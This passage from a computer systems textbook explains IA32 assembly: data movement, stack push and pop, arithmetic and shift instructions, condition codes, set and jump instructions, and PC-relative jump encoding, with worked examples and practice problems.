
Aside: Comparing byte movement instructions.
Observe that the three byte movement instructions `movb`, `movsbl`, and `movzbl` differ from each other in subtle ways. Here is an example:

```
 Assume initially that %dh = 8D, %eax = 98765432
movb %dh,%al               %eax = 9876548D
movsbl %dh,%eax            %eax = FFFFFF8D
movzbl %dh,%eax            %eax = 0000008D
```

In these examples, all set the low-order byte of register `%eax` to the second byte of `%edx`. The `movb` instruction does not change the other three bytes. The `movsbl` instruction sets the other three bytes to either all ones or all zeros depending on the high-order bit of the source byte. The `movzbl` instruction sets the other three bytes to all zeros in any case. **End Aside.**

The final two data movement operations are used to push data onto and pop data from the program stack. As we will see, the stack plays a vital role in the handling of procedure calls. Both the `pushl` and the `popl` instructions take a single operand—the data source for pushing and the data destination for popping. The program stack is stored in some region of memory. As illustrated in Figure 5, the stack grows downward such that the top element of the stack has the lowest address of all stack elements. (By convention, we draw stacks upside-down, with the stack "top" shown at the bottom of the figure). The stack pointer `%esp` holds the address of the top stack element. Pushing a double-word value onto the stack therefore involves first decrementing the stack pointer by 4 and then writing the value at the new top of stack address. Therefore, the instruction `pushl %ebp` has equivalent behavior to the following pair of instructions:

```
subl $4,%esp
movl %ebp,(%esp)
```



%eax	0x123
%edx	0
%esp	0x108

%eax	0x123
%edx	0
%esp	0x104

%eax	0x123
%edx	0x123
%esp	0x108

Figure 5: **Illustration of stack operation.** By convention, we draw stacks upside-down, so that the “top” of the stack is shown at the bottom. IA32 stacks grow toward lower addresses, so pushing involves decrementing the stack pointer (register %esp) and storing to memory, while popping involves reading from memory and incrementing the stack pointer.

except that the pushl instruction is encoded in the object code as a single byte, whereas the pair of instruction shown above requires a total of 6 bytes. The first two columns in our figure illustrate the effect of executing the instruction pushl %eax when %esp is 0x108 and %eax is 0x123. First %esp would be decremented by 4, giving 0x104, and then 0x123 would be stored at memory address 0x104.

Popping a double word involves reading from the top of stack location and then incrementing the stack pointer by 4. Therefore the instruction popl %eax is equivalent to the following pair of instructions:

```
movl (%esp),%eax
addl $4,%esp
```

The third column of Figure 5 illustrates the effect of executing the instruction popl %edx immediately after executing the pushl. Value 0x123 would be read from memory and written to register %edx. Register %esp would be incremented back to 0x108. As shown in the figure, the value 0x123 would remain at memory location 0x104 until it is overwritten by another push operation. However, the stack top is always considered to be the address indicated by %esp.

4.3 Data Movement Example

New to C?: Some examples of pointers.
Function exchange (Figure 6) provides a good illustration of the use of pointers in C. Argument xp is a pointer to an integer, while y is an integer itself. The statement

code/asm/exchange.c

```c
int exchange(int *xp, int y)
{
    int x = *xp;

    *xp = y;
    return x;
}
```

code/asm/exchange.c

(a) C code

```
movl 8(%ebp),%eax     Get xp
movl 12(%ebp),%edx    Get y
movl (%eax),%ecx      Get x at *xp
movl %edx,(%eax)      Store y at *xp
movl %ecx,%eax        Set x as return value
```

(b) Assembly code

Figure 6: **C and assembly code for exchange routine body.** The stack set-up and completion portions have been omitted.

```c
int x = *xp;
```

indicates that we should read the value stored in the location designated by `xp` and store it as a local variable named `x`. This read operation is known as pointer *dereferencing*. The C operator `*` performs pointer dereferencing.

The statement

```c
*xp = y;
```

does the reverse—it writes the value of parameter `y` at the location designated by `xp`. This also a form of pointer dereferencing (and hence the operator `*`), but it indicates a write operation since it is on the left hand side of the assignment statement.

Here is an example of `exchange` in action:

```c
int a = 4;
int b = exchange(&a, 3);
printf("a = %d, b = %d\n", a, b);
```

This code will print

```
a = 3, b = 4
```

The C operator (called the "address of" operator) `&` *creates* a pointer, in this case to the location holding local variable `a`. Function `exchange` then overwrote the value stored in `a` with 3 but returned 4 as the function value. Observe how by passing a pointer to `exchange`, it could modify data held at some remote location. **End.**

As an example of code that uses data movement instructions, consider the data exchange routine shown in Figure 6, both as C code and as assembly code generated by GCC. We omit the portion of the assembly code that allocates space on the run-time stack on procedure entry and deallocates it prior to return. The details of this set-up and completion code will be covered when we discuss procedure linkage. The code we are left with is called the "body."

When the body of the procedure starts execution, procedure parameters xp and y are stored at offsets 8 and 12 relative to the address in register %ebp. Instructions 1 and 2 then move these parameters into registers %eax and %edx. Instruction 3 dereferences xp and stores the value in register %ecx, corresponding to program value x. Instruction 4 stores y at xp. Instruction 5 moves x to register %eax. By convention, any function returning an integer or pointer value does so by placing the result in register %eax, and so this instruction implements line 6 of the C code. This example illustrates how the movl instruction can be used to read from memory to a register (instructions 1 to 3), to write from a register to memory (instruction 4), and to copy from one register to another (instruction 5).

Two features about this assembly code are worth noting. First, we see that what we call "pointers" in C are simply addresses. Dereferencing a pointer involves putting that pointer in a register, and then using this register in an indirect memory reference. Second, local variables such as x are often kept in registers rather than stored in memory locations. Register access is much faster than memory access.

Practice Problem 2:

You are given the following information. A function with prototype

```
void decode1(int *xp, int *yp, int *zp);
```

is compiled into assembly code. The body of the code is as follows:

```
movl 8(%ebp),%edi
movl 12(%ebp),%ebx
movl 16(%ebp),%esi
movl (%edi),%eax
movl (%ebx),%edx
movl (%esi),%ecx
movl %eax,(%ebx)
movl %edx,(%esi)
movl %ecx,(%edi)
```

Parameters xp, yp, and zp are stored at memory locations with offsets 8, 12, and 16, respectively, relative to the address in register %ebp.

Write C code for decode1 that will have an effect equivalent to the assembly code above. You can test your answer by compiling your code with the -S switch. Your compiler may generate code that differs in the usage of registers or the ordering of memory references, but it should still be functionally equivalent.

5 Arithmetic and Logical Operations

Figure 7 lists some of the double-word integer operations, divided into four groups. *Binary* operations have two operands, while *unary* operations have one operand. These operands are specified using the same notation as described in Section 4. With the exception of leal, each of these instructions has a counterpart that operates on words (16 bits) and on bytes. The suffix 'l' is replaced by 'w' for word operations and 'b' for the byte operations. For example, addl becomes addw or addb.

Instruction		Effect	Description
`leal`	S, D	$D \leftarrow \&S$	Load effective address
`incl`	D	$D \leftarrow D$ + 1	Increment
`decl`	D	$D \leftarrow D$ - 1	Decrement
`negl`	D	$D \leftarrow$ -D	Negate
`notl`	D	$D \leftarrow$ ~D	Complement
`addl`	S, D	$D \leftarrow D$ + S	Add
`subl`	S, D	$D \leftarrow D$ - S	Subtract
`imull`	S, D	$D \leftarrow D$ * S	Multiply
`xorl`	S, D	$D \leftarrow D$ ^ S	Exclusive-or
`orl`	S, D	$D \leftarrow D \mid S$	Or
`andl`	S, D	$D \leftarrow D$ & S	And
`sall`	k, D	$D \leftarrow D$ << k	Left shift
`shll`	k, D	$D \leftarrow D$ << k	Left shift (same as `sall`)
`sarl`	k, D	$D \leftarrow D$ >> k	Arithmetic right shift
`shrl`	k, D	$D \leftarrow D$ >> k	Logical right shift

Figure 7: **Integer arithmetic operations.** The load effective address (`leal`) instruction is commonly used to perform simple arithmetic. The remaining ones are more standard unary or binary operations. Note the nonintuitive ordering of the operands with GAS.

5.1 Load Effective Address

The Load Effective Address `leal` instruction is actually a variant of the `movl` instruction. Its first operand appears to be a memory reference, but instead of reading from the designated location, the instruction copies the effective address to the destination. We indicate this computation in Figure 7 using the C address operator &S. This instruction can be used to generate pointers for later memory references. In addition, it can be used to compactly describe common arithmetic operations. For example, if register `%edx` contains value x, then the instruction `leal 7(%edx,%edx,4), %eax` will set register `%eax` to $5x + 7$. The destination operand must be a register.

Practice Problem 3:

Suppose register `%eax` holds value x and `%ecx` holds value y. Fill in the table below with formulas indicating the value that will be stored in register `%edx` for each of the following assembly code instructions.

Expression	Result
`leal 6(%eax), %edx`	
`leal (%eax,%ecx), %edx`	
`leal (%eax,%ecx,4), %edx`	
`leal 7(%eax,%eax,8), %edx`	
`leal 0xA(,$ecx,4), %edx`	
`leal 9(%eax,%ecx,2), %edx`	

5.2 Unary and Binary Operations

Operations in the second group are unary operations, with the single operand serving as both source and destination. This operand can be either a register or a memory location. For example, the instruction `incl (%esp)` causes the element on the top of the stack to be incremented. This syntax is reminiscent of the C increment (`++`) and decrement operators (`--`).

The third group consists of binary operations, where the second operand is used as both a source and a destination. This syntax is reminiscent of the C assignment operators such as `+=`. Observe, however, that the source operand is given first and the destination second. This looks peculiar for noncommutative operations. For example, the instruction `subl %eax,%edx` decrements register `%edx` by the value in `%eax`. The first operand can be either an immediate value, a register, or a memory location. The second can be either a register or a memory location. As with the `movl` instruction, however, the two operands cannot both be memory locations.

Practice Problem 4:

Assume the following values are stored at the indicated memory addresses and registers:

Address	Value
0x100	0xFF
0x104	0xAB
0x108	0x13
0x10C	0x11

Register	Value
%eax	0x100
%ecx	0x1
%edx	0x3

Fill in the following table showing the effects of the following instructions, both in terms of the register or memory location that will be updated and the resulting value.

Instruction	Destination	Value
`addl %ecx,(%eax)`		
`subl %edx,4(%eax)`		
`imull $16,(%eax,%edx,4)`		
`incl 8(%eax)`		
`decl %ecx`		
`subl %edx,%eax`		

5.3 Shift Operations

The final group consists of shift operations, where the shift amount is given first, and the value to shift is given second. Both arithmetic and logical right shifts are possible. The shift amount is encoded as a single byte, since only shifts amounts between 0 and 31 are allowed. The shift amount is given either as an immediate or in the single-byte register element `%cl`. As Figure 7 indicates, there are two names for the left shift instruction: `sall` and `shll`. Both have the same effect, filling from the right with 0s. The right shift instructions differ in that `sarl` performs an arithmetic shift (fill with copies of the sign bit), whereas `shrl` performs a logical shift (fill with 0s).

Practice Problem 5:

Suppose we want to generate assembly code for the following C function:

```
int shift_left2_rightn(int x, int n)
{
  x <<= 2;
  x >>= n;
  return x;
}
```

The following is a portion of the assembly code that performs the actual shifts and leaves the final value in register `%eax`. Two key instructions have been omitted. Parameters `x` and `n` are stored at memory locations with offsets 8 and 12, respectively, relative to the address in register `%ebp`.

```
movl 12(%ebp),%ecx      Get x
movl 8(%ebp),%eax       Get n
_____________           x <<= 2
_____________           x >>= n
```

Fill in the missing instructions, following the annotations on the right. The right shift should be performed arithmetically.

5.4 Discussion

With the exception of the right shift operations, none of the instructions distinguish between signed and unsigned operands. Two's complement arithmetic has the same bit-level behavior as unsigned arithmetic for all of the instructions listed.

Figure 8 shows an example of a function that performs arithmetic operations and its translation into assembly. As before, we have omitted the stack set-up and completion portions. Function arguments `x`, `y`, and `z` are stored in memory at offsets 8, 12, and 16 relative to the address in register `%ebp`, respectively.

Instruction 3 implements the expression `x+y`, getting one operand `y` from register `%eax` (which was fetched by instruction 1) and the other directly from memory. Instructions 4 and 5 perform the computation `z*48`, first using the `leal` instruction with a scaled-indexed addressing mode operand to compute $(z + 2z) = 3z$, and then shifting this value left 4 bits to compute $2^4 \cdot 3z = 48z$. The C compiler often generates combinations of add and shift instructions to perform multiplications by constant factors, as was discussed in Section **??** (page **??**). Instruction 6 performs the AND operation and instruction 7 performs the final multiplication. Then instruction 8 moves the return value into register `%eax`.

In the assembly code of Figure 8, the sequence of values in register `%eax` correspond to program values `y`, `t1`, `t3`, and `t4` (as the return value). In general, compilers generate code that uses individual registers for multiple program values and that move program values among the registers.

Practice Problem 6:

In the compilation of the following loop:

code/asm/arith.c

```
int arith(int x,
          int y,
          int z)
{
    int t1 = x+y;
    int t2 = z*48;
    int t3 = t1 & 0xFFFF;
    int t4 = t2 * t3;

    return t4;
}
```

code/asm/arith.c

(a) C code

```
movl 12(%ebp),%eax        Get y
movl 16(%ebp),%edx        Get z
addl 8(%ebp),%eax         Compute t1 = x+y
leal (%edx,%edx,2),%edx   Compute z*3
sall $4,%edx              Compute t2 = z*48
andl $65535,%eax          Compute t3 = t1&0xFFFF
imull %eax,%edx           Compute t4 = t2*t3
movl %edx,%eax            Set t4 as return val
```

(b) Assembly code

Figure 8: **C and assembly code for arithmetic routine body.** The stack set-up and completion portions have been omitted.

Instruction	Effect	Description
`imull` *S* `mull` *S*	*Reg*[`%edx`]:*Reg*[`%eax`] ← *S* × *Reg*[`%eax`] *Reg*[`%edx`]:*Reg*[`%eax`] ← *S* × *Reg*[`%eax`]	Signed full multiply Unsigned full multiply
`cltd`	*Reg*[`%edx`]:*Reg*[`%eax`] ← *SignExtend*(*Reg*[`%eax`])	Convert to quad word
`idivl` *S*	*Reg*[`%edx`] ← *Reg*[`%edx`]:*Reg*[`%eax`] mod *S*; *Reg*[`%eax`] ← *Reg*[`%edx`]:*Reg*[`%eax`] ÷ *S*	Signed divide
`divl` *S*	*Reg*[`%edx`] ← *Reg*[`%edx`]:*Reg*[`%eax`] mod *S*; *Reg*[`%eax`] ← *Reg*[`%edx`]:*Reg*[`%eax`] ÷ *S*	Unsigned divide

Figure 9: **Special arithmetic operations.** These operations provide full 64-bit multiplication and division, for both signed and unsigned numbers. The pair of registers `%edx` and `%eax` are viewed as forming a single 64-bit quad word.

```
for (i = 0; i < n; i++)
    v += i;
```

we find the following assembly code line:

```
xorl %edx,%edx
```

Explain why this instruction would be there, even though there are no EXCLUSIVE-OR operators in our C code. What operation in the C program does this instruction implement?

5.5 Special Arithmetic Operations

Figure 9 describes instructions that support generating the full 64-bit product of two 32-bit numbers, as well as integer division.

The imull instruction listed in Figure 7 is known as the “two-operand” multiply instruction. It generates a 32-bit product from two 32-bit operands, implementing the operations $*^{u}_{32}$ and $*^{t}_{32}$ described in Sections **??** and **??** (pages **??** and **??**). Recall that when truncating the product to 32 bits, both unsigned multiply and two’s complement multiply have the same bit-level behavior. IA32 also provides two different “one-operand” multiply instructions to compute the full 64-bit product of two 32-bit values—one for unsigned (mull), and one for two’s complement (imull) multiplication. For both of these, one argument must be in register %eax, and the other is given as the instruction source operand. The product is then stored in registers %edx (high-order 32 bits) and %eax (low-order 32 bits). Note that although the name imull is used for two distinct multiplication operations, the assembler can tell which one is intended by counting the number of operands.

As an example, suppose we have signed numbers x and y stored at positions 8 and 12 relative to %ebp, and we want to store their full 64-bit product as 8 bytes on top of the stack. The code would proceed as follows:

```
   x at %ebp+8, y at %ebp+12
movl 8(%ebp),%eax          Put x in %eax
imull 12(%ebp)             Multiply by y
pushl %edx                 Push high-order 32 bits
pushl %eax                 Push low-order 32 bits
```

Observe that the order in which we push the two registers is correct for a little-endian machine in which the stack grows toward lower addresses, i.e., the low-order bytes of the product will have lower addresses than the high-order bytes.

Our earlier table of arithmetic operations (Figure 7) does not list any division or modulus operations. These operations are provided by the single-operand divide instructions similar to the single-operand multiply instructions. The signed division instruction idivl takes as dividend the 64-bit quantity in registers %edx (high-order 32 bits) and %eax (low-order 32 bits). The divisor is given as the instruction operand. The instructions store the quotient in register %eax and the remainder in register %edx. The cltd[1] instruction can be used to form the 64-bit dividend from a 32-bit value stored in register %eax. This instruction sign extends %eax into %edx.

As an example, suppose we have signed numbers x and y stored in positions 8 and 12 relative to %ebp, and we want to store values x/y and x%y on the stack. The code would proceed as follows:

```
   x at %ebp+8, y at %ebp+12
movl 8(%ebp),%eax          Put x in %eax
cltd                       Sign extend into %edx
idivl 12(%ebp)             Divide by y
pushl %eax                 Push x / y
pushl %edx                 Push x % y
```

The divl instruction performs unsigned division. Typically register %edx is set to 0 beforehand.

[1] This instruction is called cdq in the Intel documentation, one of the few cases where the GAS name for an instruction bears no relation to the Intel name.

6 Control

Up to this point, we have considered ways to access and operate on data. Another important part of program execution is to control the sequence of operations that are performed. The default for statements in C as well as for assembly code is to have control flow sequentially, with statements or instructions executed in the order they appear in the program. Some constructs in C, such as conditionals, loops, and switches, allow the control to flow in nonsequential order, with the exact sequence depending on the values of program data.

Assembly code provides lower-level mechanisms for implementing nonsequential control flow. The basic operation is to jump to a different part of the program, possibly contingent on the result of some test. The compiler must generate instruction sequences that build upon these low-level mechanisms to implement the control constructs of C.

In our presentation, we first cover the machine-level mechanisms and then show how the different control constructs of C are implemented with them.

6.1 Condition Codes

In addition to the integer registers, the CPU maintains a set of single-bit *condition code* registers describing attributes of the most recent arithmetic or logical operation. These registers can then be tested to perform conditional branches. The most useful condition codes are:

CF: Carry Flag. The most recent operation generated a carry out of the most significant bit. Used to detect overflow for unsigned operations.

ZF: Zero Flag. The most recent operation yielded zero.

SF: Sign Flag. The most recent operation yielded a negative value.

OF: Overflow Flag. The most recent operation caused a two's complement overflow—either negative or positive.

For example, suppose we used the `addl` instruction to perform the equivalent of the C expression `t=a+b`, where variables `a`, `b`, and `t` are of type `int`. Then the condition codes would be set according to the following C expressions:

CF:	`(unsigned t) < (unsigned a)`	Unsigned overflow
ZF:	`(t == 0)`	Zero
SF:	`(t < 0)`	Negative
OF:	`(a < 0 == b < 0) && (t < 0 != a < 0)`	Signed overflow

The `leal` instruction does not alter any condition codes, since it is intended to be used in address computations. Otherwise, all of the instructions listed in Figure 7 cause the condition codes to be set. For the logical operations, such as `xorl`, the carry and overflow flags are set to 0. For the shift operations, the carry flag is set to the last bit shifted out, while the overflow flag is set to 0.

In addition to the operations of Figure 7, two operations (having 8, 16, and 32-bit forms) set conditions codes without altering any other registers:

Instruction	Synonym	Effect	Set condition
sete D	setz	$D \leftarrow$ ZF	Equal / zero
setne D	setnz	$D \leftarrow$ ~ ZF	Not equal / not zero
sets D		$D \leftarrow$ SF	Negative
setns D		$D \leftarrow$ ~ SF	Nonnegative
setg D	setnle	$D \leftarrow$ ~ (SF ^ OF) & ~ZF	Greater (signed >)
setge D	setnl	$D \leftarrow$ ~ (SF ^ OF)	Greater or equal (signed >=)
setl D	setnge	$D \leftarrow$ SF ^ OF	Less (signed <)
setle D	setng	$D \leftarrow$ (SF ^ OF) | ZF	Less or equal (signed <=)
seta D	setnbe	$D \leftarrow$ ~ CF & ~ZF	Above (unsigned >)
setae D	setnb	$D \leftarrow$ ~ CF	Above or equal (unsigned >=)
setb D	setnae	$D \leftarrow$ CF	Below (unsigned <)
setbe D	setna	$D \leftarrow$ CF & ~ZF	Below or equal (unsigned <=)

Figure 10: **The set instructions.** Each instruction sets a single byte to 0 or 1 based on some combination of the condition codes. Some instructions have "synonyms," i.e., alternate names for the same machine instruction.

Instruction	Based on	Description
cmpb S_2, S_1	S_1 - S_2	Compare bytes
testb S_2, S_1	S_1 & S_2	Test byte
cmpw S_2, S_1	S_1 - S_2	Compare words
testw S_2, S_1	S_1 & S_2	Test word
cmpl S_2, S_1	S_1 - S_2	Compare double words
testl S_2, S_1	S_1 & S_2	Test double word

The cmpb, cmpw, and cmpl instructions set the condition codes according to the difference of their two operands. With GAS format, the operands are listed in reverse order, making the code difficult to read. These instructions set the zero flag if the two operands are equal. The other flags can be used to determine ordering relations between the two operands.

The testb, testw, and testl instructions set the zero and negative flags based on the AND of their two operands. Typically, the same operand is repeated (e.g., testl %eax,%eax to see whether %eax is negative, zero, or positive), or one of the operands is a mask indicating which bits should be tested.

6.2 Accessing the Condition Codes

Rather than reading the condition codes directly, the two most common methods of accessing them are to set an integer register or to perform a conditional branch based on some combination of condition codes.

The different set instructions described in Figure 10 set a single byte to 0 or to 1 depending on some combination of the conditions codes. The destination operand is either one of the eight single-byte register elements (Figure 2) or a memory location where the single byte is to be stored. To generate a 32-bit result, we must also clear the high-order 24 bits. A typical instruction sequence for a C predicate such as a < b is therefore as follows

```
 Note: a is in %edx, b is in %eax
cmpl %eax,%edx     Compare a:b
setl %al           Set low order byte of %eax to 0 or 1
movzbl %al,%eax    Set remaining bytes of %eax to 0
```

using the movzbl instruction to clear the high-order three bytes.

For some of the underlying machine instructions, there are multiple possible names, which we list as "synonyms." For example both "setg" (for "SET-Greater") and "setnle" (for "SET-Not-Less-or-Equal") refer to the same machine instruction. Compilers and disassemblers make arbitrary choices of which names to use.

Although all arithmetic operations set the condition codes, the descriptions of the different set commands apply to the case where a comparison instruction has been executed, setting the condition codes according to the computation t = a - b. For example, consider the sete, or "Set when equal" instruction. When $a = b$, we will have $t = 0$, and hence the zero flag indicates equality.

Similarly, consider testing a signed comparison with the setl, or "Set when less," instruction. When a and b are in two's complement form, then for $a < b$ we will have $a - b < 0$ if the true difference were computed. When there is no overflow, this would be indicated by having the sign flag set. When there is positive overflow, because $a - b$ is a large positive number, however, we will have $t < 0$. When there is negative overflow, because $a - b$ is a small negative number, we will have $t > 0$. In either case, the sign flag will indicate the opposite of the sign of the true difference. Hence, the EXCLUSIVE-OR of the overflow and sign bits provides a test for whether $a < b$. The other signed comparison tests are based on other combinations of SF ^ OF and ZF.

For the testing of unsigned comparisons, the carry flag will be set by the cmpl instruction when the integer difference $a - b$ of the unsigned arguments a and b would be negative, that is, when (unsigned) a < (unsigned) b. Thus, these tests use combinations of the carry and zero flags.

Practice Problem 7:

In the following C code, we have replaced some of the comparison operators with "__" and omitted the data types in the casts.

```
char ctest(int a, int b, int c)
{
  char t1 =          a __           b;
  char t2 =          b __ (      )  a;
  char t3 = (      ) c __ (      )  a;
  char t4 = (      ) a __ (      )  c;
  char t5 =          c __           b;
  char t6 =          a __           0;
  return t1 + t2 + t3 + t4 + t5 + t6;
}
```

For the original C code, GCC generates the following assembly code

```
  movl 8(%ebp),%ecx        Get a
```

Instruction	Synonym	Jump condition	Description
`jmp` *Label*		1	Direct jump
`jmp` **Operand*		1	Indirect jump
`je` *Label*	`jz`	`ZF`	Equal / zero
`jne` *Label*	`jnz`	`~ZF`	Not equal / not zero
`js` *Label*		`SF`	Negative
`jns` *Label*		`~SF`	Nonnegative
`jg` *Label*	`jnle`	`~(SF ^ OF) & ~ZF`	Greater (signed >)
`jge` *Label*	`jnl`	`~(SF ^ OF)`	Greater or equal (signed >=)
`jl` *Label*	`jnge`	`SF ^ OF`	Less (signed <)
`jle` *Label*	`jng`	`(SF ^ OF) | ZF`	Less or equal (signed <=)
`ja` *Label*	`jnbe`	`~CF & ~ZF`	Above (unsigned >)
`jae` *Label*	`jnb`	`~CF`	Above or equal (Unsigned >=)
`jb` *Label*	`jnae`	`CF`	Below (unsigned <)
`jbe` *Label*	`jna`	`CF & ~ZF`	below or equal (unsigned <=)

Figure 11: **The `jump` instructions.** These instructions jump to a labeled destination when the jump condition holds. Some instructions have “synonyms,” alternate names for the same machine instruction.

```
movl 12(%ebp),%esi         Get b
cmpl %esi,%ecx             Compare a:b
setl %al                   Compute t1
cmpl %ecx,%esi             Compare b:a
setb -1(%ebp)              Compute t2
cmpw %cx,16(%ebp)          Compare c:a
setge -2(%ebp)             Compute t3
movb %cl,%dl
cmpb 16(%ebp),%dl          Compare a:c
setne %bl                  Compute t4
cmpl %esi,16(%ebp)         Compare c:b
setg -3(%ebp)              Compute t5
testl %ecx,%ecx            Test a
setg %dl                   Compute t4
addb -1(%ebp),%al          Add t2 to t1
addb -2(%ebp),%al          Add t3 to t1
addb %bl,%al               Add t4 to t1
addb -3(%ebp),%al          Add t5 to t1
addb %dl,%al               Add t6 to t1
movsbl %al,%eax            Convert sum from char to int
```

Based on this assembly code, fill in the missing parts (the comparisons and the casts) in the C code.

6.3 Jump Instructions and their Encodings

Under normal execution, instructions follow each other in the order they are listed. A jump instruction can cause the execution to switch to a completely new position in the program. These jump destinations are generally indicated by a *label*. Consider the following assembly code sequence:

```
  xorl %eax,%eax           Set %eax to 0
  jmp .L1                  Goto .L1
  movl (%eax),%edx         Null pointer dereference
.L1:
  popl %edx
```

The instruction `jmp .L1` will cause the program to skip over the `movl` instruction and instead resume execution with the `popl` instruction. In generating the object code file, the assembler determines the addresses of all labeled instructions and encodes the *jump targets* (the addresses of the destination instructions) as part of the jump instructions.

The `jmp` instruction jumps unconditionally. It can be either a *direct* jump, where the jump target is encoded as part of the instruction, or an *indirect* jump, where the jump target is read from a register or a memory location. Direct jumps are written in assembly by giving a label as the jump target, e.g., the label "`.L1`" in the code above. Indirect jumps are written using '`*`' followed by an operand specifier using the same syntax as used for the `movl` instruction. As examples, the instruction

```
jmp *%eax
```

uses the value in register `%eax` as the jump target, while

```
jmp *(%eax)
```

reads the jump target from memory, using the value in `%eax` as the read address.

The other jump instructions either jump or continue executing at the next instruction in the code sequence depending on some combination of the condition codes. Note that the names of these instructions and the conditions under which they jump match those of the `set` instructions. As with the `set` instructions, some of the underlying machine instructions have multiple names. Conditional jumps can only be direct.

Although we will not concern ourselves with the detailed format of object code, understanding how the targets of jump instructions are encoded will become important when we study linking in Chapter **??**. In addition, it helps when interpreting the output of a disassembler. In assembly code, jump targets are written using symbolic labels. The assembler, and later the linker, generate the proper encodings of the jump targets. There are several different encodings for jumps, but some of the most commonly used ones are *PC-relative*. That is, they encode the difference between the address of the target instruction and the address of the instruction immediately following the jump. These offsets can be encoded using one, two, or four bytes. A second encoding method is to give an "absolute" address, using four bytes to directly specify the target. The assembler and linker select the appropriate encodings of the jump destinations.

As an example of PC-relative addressing, the following fragment of assembly code was generated by compiling a file `silly.c`. It contains two jumps: the `jle` instruction on line 1 jumps forward to a higher address, while the `jg` instruction on line 8 jumps back to a lower one.

```
 1    jle .L4                        If <, goto dest2
 2    .p2align 4,,7                  Aligns next instruction to multiple of 8
 3  .L5:                           dest1:
 4    movl %edx,%eax
 5    sarl $1,%eax
 6    subl %eax,%edx
 7    testl %edx,%edx
 8    jg .L5                         If >, goto dest1
 9  .L4:                           dest2:
10    movl %edx,%eax
```

Note that line 2 is a directive to the assembler that causes the address of the following instruction to begin on a multiple of 16, but leaving a maximum of 7 wasted bytes. This directive is intended to allow the processor to make optimal use of the instruction cache memory.

The disassembled version of the "`.o`" format generated by the assembler is as follows:

```
1    8:   7e 11                  jle    1b <silly+0x1b>    Target = dest2
2    a:   8d b6 00 00 00 00      lea    0x0(%esi),%esi     Added nops
3   10:   89 d0                  mov    %edx,%eax        dest1:
4   12:   c1 f8 01               sar    $0x1,%eax
5   15:   29 c2                  sub    %eax,%edx
6   17:   85 d2                  test   %edx,%edx
7   19:   7f f5                  jg     10 <silly+0x10>    Target = dest1
8   1b:   89 d0                  mov    %edx,%eax        dest2:
```

The "`lea 0x0(%esi),%esi`" instruction in line 2 has no real effect. It serves as a 6-byte `nop` so that the next instruction (line 3) has a starting address that is a multiple of 16.

In the annotations generated by the disassembler on the right, the jump targets are indicated explicitly as `0x1b` for instruction 1 and `0x10` for instruction 7. Looking at the byte encodings of the instructions, however, we see that the target of jump instruction 1 is encoded (in the second byte) as `0x11` (decimal 17). Adding this to `0xa` (decimal 10), the address of the following instruction, we get jump target address `0x1b` (decimal 27), the address of instruction 8.

Similarly, the target of jump instruction 7 is encoded as `0xf5` (decimal -11) using a single-byte, two's complement representation. Adding this to `0x1b` (decimal 27), the address of instruction 8, we get `0x10` (decimal 16), the address of instruction 3.

As these examples illustrate, the value of the program counter when performing PC-relative addressing is the address of the instruction following the jump, not that of the jump itself. This convention dates back to early implementations, when the processor would update the program counter as its first step in executing an instruction.

The following shows the disassembled version of the program after linking:

```
1  80483c8:   7e 11                  jle    80483db <silly+0x1b>
2  80483ca:   8d b6 00 00 00 00      lea    0x0(%esi),%esi
3  80483d0:   89 d0                  mov    %edx,%eax
4  80483d2:   c1 f8 01               sar    $0x1,%eax
```

```
5  80483d5:  29 c2                    sub    %eax,%edx
6  80483d7:  85 d2                    test   %edx,%edx
7  80483d9:  7f f5                    jg     80483d0 <silly+0x10>
8  80483db:  89 d0                    mov    %edx,%eax
```

The instructions have been relocated to different addresses, but the encodings of the jump targets in lines 1 and 7 remain unchanged. By using a PC-relative encoding of the jump targets, the instructions can be compactly encoded (requiring just two bytes), and the object code can be shifted to different positions in memory without alteration.

Practice Problem 8:

In the following excerpts from a disassembled binary, some of the information has been replaced by X's. Determine the following information about these instructions.

A. What is the target of the jbe instruction below?

```
8048d1c:  76 da           jbe    XXXXXXX
8048d1e:  eb 24           jmp    8048d44
```

B. What is the address of the mov instruction?

```
XXXXXXX:  eb 54           jmp    8048d44
XXXXXXX:  c7 45 f8 10 00  mov   $0x10,0xfffffff8(%ebp)
```

C. In the following, the jump target is encoded in PC-relative form as a 4-byte, two's complement number. The bytes are listed from least significant to most, reflecting the little-endian byte ordering of IA32. What is the address of the jump target?

```
8048902:  e9 cb 00 00 00  jmp    XXXXXXX
8048907:  90              nop
```

D. Explain the relation between the annotation on the right and the byte coding on the left. Both lines are part of the encoding of the jmp instruction.

```
80483f0:  ff 25 e0 a2 04  jmp    *0x804a2e0
80483f5:  08
```

To implement the control constructs of C, the compiler must use the different types of jump instructions we have just seen. We will go through the most common constructs, starting from simple conditional branches, and then considering loops and switch statements.

6.4 Translating Conditional Branches

